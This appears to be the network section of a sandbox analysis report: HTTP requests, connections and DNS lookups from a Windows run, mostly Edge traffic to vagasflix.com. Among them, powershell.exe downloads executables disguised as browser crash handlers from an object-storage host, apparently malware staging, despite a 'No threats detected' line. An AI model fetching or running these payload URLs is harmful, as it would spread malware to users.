7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Finfo.svg	unknown	image	512 b	unknown
7800	msedge.exe	GET	200	13.107.246.45:443	https://edgeassetservice.azureedge.net/assets/edge_hub_apps_manifest_gz/4.11.78/asset?assetgroup=Shoreline	unknown	–	128 Kb	unknown
7800	msedge.exe	GET	200	13.107.246.45:443	https://edgeassetservice.azureedge.net/assets/arbitration_priority_list/24.0.4/asset?assetgroup=ArbitrationService	unknown	–	19.7 Kb	unknown
7800	msedge.exe	POST	200	188.114.96.3:443	https://vagasflix.com/cdn-cgi/challenge-platform/h/g/jsd/oneshot/d39f91d70ce1/0.0611117818112736 3:1766200221:SFhbwAupwcNgOqVzS_5tgskJ3ilmGWp2PxxyvSx7SNo/9b0c17820e6dd2ab	unknown	–	–	unknown
7800	msedge.exe	GET	200	150.171.22.17:443	https://config.edge.skype.com/config/v1/Edge/133.0.3065.92?clientId=4489578223053569932&agents=EdgeRuntime%2CEdgeRuntimeConfig%2CEdgeDomainActions&osname=win&client=edge&channel=stable&scpfre=0&osarch=x86_64&osver=10.0.19045&wu=1&devicefamily=desktop&uma=0&sessionid=66&mngd=0&installdate=1661339457&edu=0&soobedate=1504771245&bphint=2&fg=1&lbfgdate=1766201748&lafgdate=0	unknown	text	41.3 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=js%2Fcl%2Fmobile%2Fmodern.js%3Fid%3DXIjCd4	unknown	text	128 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/wp-content/uploads/2024/02/VagasFlix-Favicon-110x110.png	unknown	image	1.64 Kb	unknown
7800	msedge.exe	GET	200	150.171.28.11:443	https://edge.microsoft.com/entityextractiontemplates/api/v1/assets/find-assets?name=arbitration_priority_list&version=24.*.*&channel=stable&key=d414dd4f9db345fa8003e32adc81b362	unknown	–	271 b	whitelisted
7800	msedge.exe	GET	200	150.171.28.11:443	https://edge.microsoft.com/entityextractiontemplates/api/v1/assets/find-assets?name=edge_hub_apps_manifest_gz&version=4.11.*&channel=stable&key=d414dd4f9db345fa8003e32adc81b362	unknown	–	266 b	whitelisted

7800	msedge.exe	GET	200	150.171.28.11:443	https://edge.microsoft.com/extensionwebstorebase/v1/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=edgecrx&prodchannel=&prodversion=133.0.3065.92&lang=en-US&acceptformat=crx3,puff&x=id%3Djmjflgjpcpepeafmmgdpfkogkghcpiha%26v%3D1.2.1%26installedby%3Dother%26uc%26ping%3Dr%253D520%2526e%253D1	unknown	xml	413 b	whitelisted
7800	msedge.exe	GET	200	150.171.28.11:443	https://edge.microsoft.com/entityextractiontemplates/api/v1/assets/find-assets?name=domains_config_gz&version=3.*.*&channel=stable&key=d414dd4f9db345fa8003e32adc81b362	unknown	–	267 b	whitelisted
7800	msedge.exe	GET	200	92.122.215.53:443	https://www.bing.com/api/shopping/v1/user/shoppingsettings?EnabledServiceFeaturesv2=edgeServerUX.shopping.cashbackEUMarkets,edgeServerUX.shopping.msEdgeShoppingCashbackDismissTimeout2s	unknown	–	1.02 Kb	whitelisted
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=cl%2Fmelo5w%2Fmodern%2Flogo-JVEz	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F64319	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69843	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F38219	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67015	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fx.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Finfo.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69978	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67026	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown

7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=js%2Fcl%2Fmobile%2Fmodern.js%3Fid%3DXIjCd4	unknown	—	—	unknown
7800	msedge.exe	GET	200	3.92.60.212:443	https://stats.trafficinsights.info/script	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=cl%2Fmelo5w%2Fmodern%2Flogo-JVEz	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Finfo.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67026	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69843	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69978	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67015	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F64319	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F38219	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fx.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown

7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=js%2Fcl%2Fmobile%2Fmodern.js%3Fid%3DXIjCd4	unknown	—	—	unknown
7800	msedge.exe	GET	200	3.92.60.212:443	https://stats.trafficinsights.info/script	unknown	—	—	unknown
8888	powershell.exe	GET	—	88.198.120.64:443	https://fsn1.your-objectstorage.com/f06fc1b7/GoogleCrashHandler64.exe	unknown	—	—	unknown
7800	msedge.exe	GET	200	13.107.246.45:443	https://edgeassetservice.azureedge.net/assets/domains_config_gz/3.0.11/asset?assetgroup=EntityExtractionDomainsConfig	unknown	—	128 Kb	unknown
7800	msedge.exe	POST	200	142.250.185.163:443	https://update.googleapis.com/service/update2/json?cup2key=14:CYWIKrkw3lK1YEq-UlzZK1d1zdqTiqoCk2gOPMRsZ7M&cup2hreq=2e5e95a9b53e1e3d39f19468ddb6ba9a65fcd2eda23d26242ceca18c37a6fe7c	unknown	text	889 b	whitelisted
7800	msedge.exe	GET	200	104.18.22.222:443	https://copilot.microsoft.com/c/api/user/eligibility	unknown	—	25 b	whitelisted
7800	msedge.exe	POST	200	142.251.141.106:443	https://www.googleapis.com/chromewebstore/v1.1/items/verify	unknown	text	483 b	whitelisted
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/cdn-cgi/speculation	unknown	—	128 b	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	image	766 b	unknown
8888	powershell.exe	GET	200	88.198.120.64:443	https://fsn1.your-objectstorage.com/f06fc1b7/BraveCrashHandler.exe	unknown	executable	128 Kb	unknown
8888	powershell.exe	GET	200	88.198.120.64:443	https://fsn1.your-objectstorage.com/f06fc1b7/GoogleCrashHandler.exe	unknown	executable	128 Kb	unknown

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
–	–	4.231.128.59:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
–	–	192.168.100.255:137	–	Not routed	–	whitelisted
4	System	192.168.100.255:138	–	Not routed	–	whitelisted
4636	svchost.exe	2.16.164.49:80	crl.microsoft.com	AKAMAI-ASN1	NL	whitelisted
4636	svchost.exe	23.59.18.102:80	www.microsoft.com	AKAMAI-AS	US	whitelisted
–	–	172.211.123.248:443	client.wns.windows.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
–	–	20.190.159.130:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
–	–	2.17.190.73:80	ocsp.digicert.com	AKAMAI-AS	US	whitelisted
–	–	51.124.78.146:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
–	–	74.178.76.128:443	slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
–	–	72.246.29.11:80	www.microsoft.com	AKAMAI-AS	US	whitelisted
–	–	23.216.77.6:80	crl.microsoft.com	AKAMAI-ASN1	NL	whitelisted
–	–	20.242.39.171:443	fe3cr.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
6692	CadastrarCurriculo.exe	184.30.131.245:80	ocsp.digicert.com	AKAMAI-AS	US	whitelisted
7800	msedge.exe	104.18.22.222:443	copilot.microsoft.com	CLOUDFLARENET	US	whitelisted
7800	msedge.exe	188.114.96.3:443	vagasflix.com	CLOUDFLARENET	US	whitelisted
7800	msedge.exe	150.171.28.11:443	edge.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7800	msedge.exe	150.171.22.17:443	config.edge.skype.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7800	msedge.exe	150.171.28.11:80	edge.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7800	msedge.exe	92.122.215.53:443	www.bing.com	AKAMAI-ASN1	NL	whitelisted
7800	msedge.exe	3.92.60.212:443	stats.trafficinsights.info	AMAZON-AES	US	unknown
7800	msedge.exe	142.250.185.106:443	fonts.googleapis.com	GOOGLE	US	whitelisted
7800	msedge.exe	142.250.185.163:443	fonts.gstatic.com	GOOGLE	US	whitelisted
7800	msedge.exe	3.234.165.9:443	ws-mt1.pusher.com	AMAZON-AES	US	whitelisted
7800	msedge.exe	13.107.246.45:443	xpaywalletcdn.azureedge.net	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7800	msedge.exe	100.28.50.155:443	stats.pusher.com	AMAZON-AES	US	whitelisted
7800	msedge.exe	224.0.0.251:5353	–	–	–	whitelisted
7800	msedge.exe	142.250.186.161:443	clients2.googleusercontent.com	GOOGLE	US	whitelisted
7800	msedge.exe	150.171.27.11:443	edge.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7800	msedge.exe	142.251.141.106:443	www.googleapis.com	GOOGLE	US	whitelisted
3352	slui.exe	48.192.1.64:443	activation-v2.sls.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
8888	powershell.exe	88.198.120.64:443	fsn1.your-objectstorage.com	HETZNER-AS	DE	unknown

DNS requests

Domain	IP	Reputation
google.com	216.58.206.46	whitelisted
settings-win.data.microsoft.com	4.231.128.59 51.124.78.146	whitelisted
crl.microsoft.com	2.16.164.49 2.16.164.120 23.216.77.6 23.216.77.28	whitelisted
www.microsoft.com	23.59.18.102	whitelisted

client.wns.windows.com	72.246.29.11 172.211.123.248	whitelisted
login.live.com	20.190.159.130 40.126.31.131 20.190.159.0 20.190.159.68 40.126.31.130 40.126.31.129 20.190.159.73 20.190.159.131	whitelisted
ocsp.digicert.com	2.17.190.73 184.30.131.245	whitelisted
slscr.update.microsoft.com	74.178.76.128	whitelisted
fe3cr.delivery.mp.microsoft.com	20.242.39.171	whitelisted
self.events.data.microsoft.com	20.189.173.16	whitelisted
edge.microsoft.com	150.171.28.11 150.171.27.11	whitelisted
config.edge.skype.com	150.171.22.17	whitelisted
vagasflix.com	188.114.96.3 188.114.97.3	unknown
copilot.microsoft.com	104.18.22.222 104.18.23.222	whitelisted
www.bing.com	92.122.215.53 2.20.142.154 2.20.142.187	whitelisted
stats.trafficinsights.info	3.92.60.212	unknown
fonts.googleapis.com	142.250.185.106	whitelisted
fonts.gstatic.com	142.250.185.163	whitelisted
ws-mt1.pusher.com	3.234.165.9 98.87.233.88 34.224.14.247 52.72.34.160 23.21.229.118 34.238.141.55 3.216.3.50 52.20.248.241	whitelisted
xpaywalletcdn.azureedge.net	13.107.246.45 13.107.213.45	whitelisted
stats.pusher.com	100.28.50.155 54.80.35.236	whitelisted
update.googleapis.com	142.250.185.163	whitelisted
clients2.googleusercontent.com	142.250.186.161	whitelisted
edgeassetservice.azureedge.net	13.107.246.45 13.107.213.45	whitelisted
www.googleapis.com	142.251.141.106 216.58.206.74 142.250.184.234 142.250.185.138 216.58.206.42 142.250.185.202 142.250.186.106 172.217.18.10 142.251.208.10 142.250.185.106 142.250.185.170 142.251.140.170 142.251.141.74 142.250.185.234 142.250.74.202 142.250.185.74	whitelisted
activation-v2.sls.microsoft.com	48.192.1.64	whitelisted
fsn1.your-objectstorage.com	88.198.120.64	whitelisted

edge-consumer-static.azureedge.net	13.107.246.45 13.107.213.45	whitelisted

Threats

No threats detected

Debug output strings

No debug info